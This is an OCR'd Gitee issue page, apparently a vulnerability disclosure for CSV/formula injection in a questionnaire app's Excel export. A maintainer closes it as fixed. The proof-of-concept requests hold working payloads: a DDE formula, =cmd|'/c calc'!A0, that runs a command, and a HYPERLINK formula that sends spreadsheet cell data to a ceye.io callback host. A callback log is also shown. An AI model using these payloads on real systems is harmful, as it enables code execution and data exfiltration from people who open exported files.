Gitee Pages
JavaDoc
sonarqube Quality Analysis
Jenkins for Gitee
Baidu Efficiency Cloud
Tencent CloudBase
Tencent Cloud Serverless
OPENSCA 悬镜安全

Don't show this again

Issues / 详情

CSV injection when filling out the form

Done #I4V05A StrangeJ Opened this issue 2022-02-23 20:2

The data is not filtered properly when exporting excel, which will le
disclosure or rce.

Vulnerability url:
/api/public/saveAnswer
/api/answers/download

POC:


rce:
POST /api/public/saveAnswer HTTP/1.1
...
{"answer":{"xxx":{"xxx":"=cmd|'/c calc'!A0"}},"projectId":"xxx","metaInfo":{"answerInfo":{"startTime":1645615171668,"endTime":1645615194031}}}

or

Information disclosure：
POST /api/public/saveAnswer HTTP/1.1
...
{"answer":{"xxx":{"xxx":"=HYPERLINK("http://xxx.ceye.io?test=\"&A2&A3,\"Error: Please click me!")"}},"projectId":"xxx","metaInfo":{"answerInfo":{"startTime":1645615171668,"endTime":1645615194031}}}

steps:

1.Submit questionnaire



[redacted]/TGiYGk

testcc
感谢您能抽出几分钟时间来参加本次答题，现在我们就马上开始吧！

* 1.单行文本题
=HYPERLINK("http://[redacted].ceye.io?test="&A

您已完成本次问卷，感谢您的帮助与支持

or

Status
Done

Assignees
Not set

Labels
Not set

Milestones
No related milestones

Pull Requests
None yet
Successfully merging a pull reque issue.


Branches
No related branch

Planed to start - Planed t
Unscheduled - Unschedule

Top level
Not Top

Priority
Not specified

参与者 (2)



testcc

感谢您能抽出几分钟时间来参加本次答题，现在我


* 1.单行文本题

=cmd|'/c calc'!A0

您已完成本次问卷

or others

2.export excel




[redacted]


	单行文本题	答卷时长	设备类型	平台类型
1	=HYPERLINK("http://...	45秒	Desktop	Win10
2	=cmd|'/c calc'!A0	40秒	Desktop	Win10

3.been hacked,looks like:

information disclosure:




A	B	C	D	E	F	G	H	I	J
序号	单行文本题	提交人	提交时间	填写时长	填写设备	操作系	浏览器	填写地IP	
1	Error: Please click me!	1457995481966747649	2022-02-23 18:47:01	1.0分钟37.0秒	Desktop	Win10	Chrome	[redacted]	
2	=cmd|'/c calc'!A0	1457995481966747649	2022-02-23 18:38:22	40.0秒	Desktop	Win10	Chrome	[redacted]	



ⓘ The record is only saved for 6 hours and only the last 100 items are displayed.

ID	Name	Remote Addr	Method	Data	User Agent	Content Type	Created At (UTC+0)
25504 224	htt[redacted]ceye.io/?test=12	106.120.64.78	GET		Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36		2022-02-23 10:51:40
25504 219	http:[redacted]ceye.io/favicon.ico	106.120.64.78	GET		Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36		2022-02-23 10:51:08
25504 218	http[redacted]eye.io/?test=12	106.120.64.78	GET		Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36		2022-02-23 10:51:07

rce:



```
fx  =cmd|'/C calc'!A0
```

	A	B	C	D	E	F
1	序号	单行文本题	提交人	提交时间	填写时长	填写设
2	1	=HYPERLINK("http://[redacted]ceye.io?test="&A2&A3,"Error: Please click me!")	1457995481966747649	2022-02-23 18:47:01	1.0分钟37.0	Deskto
3	2	#REF!	1457995481966747649	2022-02-23 18:38:22	40.0秒	Deskto

StrangeJ created 任务 9 months ago

Expand operation logs

javahuang member 9 months ago

Thanks so much, I've tried to fix this @StrangeJ javahuang changed **issue state** from 进行中 to **已完成** 9 mon

Sign in to comm

Gitee 已支持 CLA 协议签署

✍第一方功能集成，签署流程更高效
📄内置可自定义的协议模板
⚖让开源贡献也能有据可依

I know View Details